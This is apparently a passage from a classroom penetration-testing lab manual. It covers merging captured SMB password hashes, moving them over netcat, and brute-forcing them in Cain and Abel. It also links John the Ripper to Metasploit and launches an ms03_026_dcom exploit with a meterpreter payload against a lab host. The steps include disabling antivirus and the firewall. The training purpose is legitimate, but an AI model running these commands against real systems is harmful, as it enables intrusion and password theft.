Now select the Target tab. For this lab we are going to scan our own machines. Please put '127.0.0.1 in the "Target(s):" field and select "Start the scan."

The scan should not take very long to complete. When it is done you will get a new Window called Nessus "NG" Report.



After the Nessus scan is complete open another Terminal Window and run the following command:

```
# cd /tmp/
```


```
# tail ./smb_logfile.txt
```

As you can see the output is not as nice as the smbclient connection. In fact many of the connection attempts have only the LMHASH or the NTHASH.

Lets take a look at the Cain and Abel format output from Metasploit:

```
# tail ./smb_pwfile.txt
```

Even more interesting is that the Cain and Abel output seems to be missing the NTHASH values! There are also a bunch of accounts that we did not specify. As a penetration tester there are many times where things don't react the way we expect them to. But that is the nature of the job and that is what makes it fun.



We are now going to merge the output of the two files into one file that just has the Bob account and the LM and NT hashes. To do this we need to do a little bit of Bash command line kung fu.


 # cd /tmp

```
# grep Bob ./smb_pwfile.txt | sed 's/0\{32\}/'`cat smb_logfile.txt
| grep Bob | cut -f6 -d: | sort -u | grep -v "<NULL>"`'/g' >
SMB_capture_bob.txt
```

Notice that we are not dumping the output to a file. Rather, we are dumping it to the screen to make sure that it works properly. The command takes all of the lines with Bob in them (grep Bob) from ./smb_pwfile.txt. It pipes the output of that command into sed (| sed) and replaces the 32 0's with the output of another command. That command also finds Bob smb_logfile.txt (cat smb_logfile.txt | grep Bob) but it then pulls only the sixth field specifying : as a delimiter (cut –f6 –d) and sends the output through sort, where we are looking for the unique values (sort –u), and we want only the values that are not <NULL> (grep –v "<NULL>".

If it worked you should see the output above. Now we want to take the output of the above command and put it into a file called SMB_capture_Bob.txt by appending > **./SMB_capture_Bob.txt**

If the command just won't work for you, we have the SMB_capture_Bob.txt file in the Windows directory on the class DVD.



We will need to do a few things to get our Windows system ready for the rest of the lab.


First, you will need to create a C:\Tools directory on your Windows system.

Second, you will need to extract the nc.exe file from the netcat.zip file in the Windows directory of the class DVD to the C:\Tools\ directory. If the file does not extract properly, it is probably because your Anti-Virus software is catching it. You will need to disable your AV from the GUI in this situation.

Third, you will need to install Cain and Abel from the class DVD. Double click on the file called ca_setup.exe in the Windows directory and follow the directions.

Finally, on your Linux system run the following command to stop the Iptables firewall.

```
# service iptables stop
```



Now we will need to transfer the file to your Windows box for cracking.

First, take note of your **Linux** IP Address:

```
# ifconfig eth0
```

On your **Linux** system run the following command to start a Netcat listener on port 2222:

```
# nc -l -p 2222 < SMB_capture_Bob.txt
```


Now, on you **Windows** system run the following command to start the transfer:

```
C:\>cd \Tools

C:\Tools> nc [Your Linux IP Address] 2222 > SMB_capture_Bob.txt

Wait a few seconds then kill the connection (Ctrl + C)
```

Also, if for whatever reason your file is corrupt or does not transfer there is a backup copy in the Windows directory of the class DVD.




Now we will need to start Cain and Abel. To access Cain and Abel you will need to select Start > All Programs > Cain > Cain. If you are running Vista or Windows 7 you will need to right click on the icon and select "Run as administrator".


When Cain opens please select the "Cracker" tab.

Next select LM & NTLM Hashes in the left window.

Now select the blue "+" and select "Import Hashes from a text file" Enter C:\Tools\SMB_capture_Bob.txt in the Box and select "Next."



When the hashes first load there will be a red X next to them. This means the passwords are not cracked. Right Click on either one of the hashes and select "BruteForce Attack," then NTLM Hashes + challenge.



When the Brute-Force Attack screen opens select "Start".

If you used a password of 1234 the password should crack in just a few seconds. If you used something else, it may take considerably longer.


Key Point

- Results may not always be the format you expect them to be
  - If fact, many times they are not the same as in a lab
- A good portion of penetration testing is thinking through issues
- Look at your data and talk yourself through what you see, this is called "rubber-ducking"
- Don't always trust your tools
  - As a rule you should always be suspicious of your tools
- Keep digging, don't give up


 150

This exercise was designed to show you that things are not always going to manifest themselves in the way that you expect. There are inevitably going to be situations where the data you receive from Metasploit is going to be different from all of the blog posts and Internet articles that you have read.

In order to be an excellent penetration tester ,you need to be able to think through issues that you are confronted with. While Metasploit is a great tool, it is still only just a tool. You will need to keep looking at the data you are presented and working through the issues. Rubber ducking can greatly help this process.



Now let's take a look at how we can integrate John the Ripper automatically from within Metasploit. In version 4.0.0. the ability for passwords hashes that are dumped from a target system directly to a database was introduced. This can greatly reduce the time it takes to crack weak passwords from a compromised system.




 # cd /home/tools/framework-4.0.0/data/john/run.linux.x86.sse2/

If we try to run john right now, it will complain about missing libraries, so must create links to these libraries.

 # ln –s /lib/libcrypto.so.0.9.8g /lib/libcrypto.so.0.9.8

 # ln –s /lib/libssl.so.0.9.8 /lib/libssl.so.0.9.8




First, we'll need to connect Metasploit to the local PostgreSQL database running so it can store its findings there.

This command will connect Metasploit to the database. The first time you connect, it will create the database and all the tables for you.

msf> db_connect msf@127.0.0.1/msf

You can verify that you are connected with this command:

msf> db_status



If you have not already, please open Metasploit:

```
# cd /home/tools/framework-4.0.0
# ./msfconsole
```

For this lab we will be exploiting 10.10.10.4 with ms03_026_dcom. Let's set up the exploit and the necessary options.

First, the exploit:

```
msf> use exploit/windows/dcerpc/ms03_026_dcom
```

Now, lets set the payload:

```
msf> set PAYLOAD windows/meterpreter/bind_tcp
```

Next comes the RHOST:


```
msf> set RHOST 10.10.10.4
```

It is also helpful (when exploiting a system with 30+ other students) to specify a random LPORT or listener port to connect to. If we all use the exact same port there may be issues:

```
msf> set LPORT 4242  <-***Please make this random!!!!***
```

And finally magic:

```
msf> exploit
```



